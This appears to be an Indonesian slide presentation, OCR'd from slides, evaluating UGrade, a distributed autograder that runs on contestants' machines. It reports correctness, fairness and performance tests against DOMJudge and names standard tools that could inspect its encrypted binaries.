Pengujian Kebenaran Dan Keadilan

- Mengirimkan **beberapa jenis jawaban**
- Setiap jenis jawaban **dikirimkan 50 kali**
- Pengujian dilakukan pada **beberapa komputer berbeda**
  - 2.5 GHz, 8GB RAM
  - 2.7 GHz, 16GB RAM
  - 3.4 GHz, 16GB RAM
- Melihat **verdict** yang diberikan sistem
- Setiap jenis harus memiliki **verdict yang sama** di setiap lingkungan

Hasil Pengujian Kebenaran Dan Keadilan

No	Jenis	Verdict
1	Solusi O(N log N)	Accepted
2	Mengandung Compile Error	Compile Error
3	Mengandung Runtime Error	Runtime Error
4	Menggunakan Terlalu Banyak Memori	Memory Limit Exceeded
5	Solusi $O(N^{1.58})$	Time Limit Exceeded
6	Solusi $O(N^2)$	Time Limit Exceeded
7	Solusi $O(N^2)$	Time Limit Exceeded
8	Mengandung Compile Bomb	Compile Error
9	Mengandung Fork Bomb	Time Limit Exceeded
10	Mengandung IO Yang Besar	Time Limit Exceeded
11	Melakukan *Sleep* Selamanya	Time Limit Exceeded


Pengujian Kinerja

- Membandingkan dengan **DOMJudge**
- **15** peserta
- Submit jawaban tiap 20 - 40 detik
- Berhenti setelah mengirim 8 jawaban
- **Grading size = 1, 2 & 5**
- **Judgehost = 2**

Jumlah Antrian Pada Sistem


	Maximum	Rata-Rata
Test 1	70	36.44167
Test 2	70	37.225
Test 3	71	37.6166


	Maximum	Rata-Rata
Test 1	2	0.52
Test 2	2	0.53
Test 3	3	0.55




Jumlah Antrian Pada Sistem

Domjudge








Jumlah Antrian Pada Sistem


UGrade



Waktu Penilaian (grading size = 1)

	Min	Max	Rata-Rata
Test 1	12.3457	393.23	198.08
Test 2	16.3426	393.97	202.41
Test 3	17.301	399.72	204.16


	Min	Max	Rata-Rata
Test 1	8.53	40.03	12.54
Test 2	8.45	31.54	12.37
Test 3	8.45	31.42	12.30



Waktu Penilaian (grading size = 2)

	Min	Max	Rata-Rata
Test 1	12.3457	393.23	198.08
Test 2	16.3426	393.97	202.41
Test 3	17.301	399.72	204.16


	Min	Max	Rata-Rata
Test 1	8.14	31.31	11.37
Test 2	8.41	31.97	12.42
Test 3	8.36	33.02	12.52



Waktu Penilaian (grading size = 5)

	Min	Max	Rata-Rata
Test 1	12.3457	393.23	198.08
Test 2	16.3426	393.97	202.41
Test 3	17.301	399.72	204.16

	Min	Max	Rata-Rata
Test 1	8.53	34.79	14.21
Test 2	8.55	34.04	12.99
Test 3	8.26	35.79	13.71



Kesimpulan

1. Penggunaan komputer peserta sebagai **worker autograder meningkatkan kinerja** penilaian
   - Kinerja dipengaruhi oleh **grading size**, tetapi tidak dipengaruhi **jumlah peserta**
2. **Keamanan** worker dapat dijaga dengan
   - **Sandboxing**
   - **Enkripsi**
   - Penilaian pada **lebih dari satu** worker
3. **Keadilan** penilaian dapat dicapai dengan
   - **Membandingkan CPU** usage dan **memory** usage antara **peserta** dan **juri**

Pengembangan

- Mengganti teknik **load balancing**
- Solusi dengan pendekatan lain
  - Misal, **compile** pada sisi **server**
- Menulis **UGSbox** Dalam **Rust, C atau C++**
- Mengecilkan **ukuran UGDesktop**
- Mengganti istilah **grading, grading group, grading size, dan grader group**
- Menambah dukungan **bahasa pemrograman** lain

Demo

Terima Kasih

Encrypt Binary File

- Program pasti akan didekripsi ketika dijalankan
- **strace**, system call tracing
- **ltrace**, library call tracing
- **fenris**, execution path tracing
- **gdb**, application level debugging
- **/proc**, dump memory
- **strings**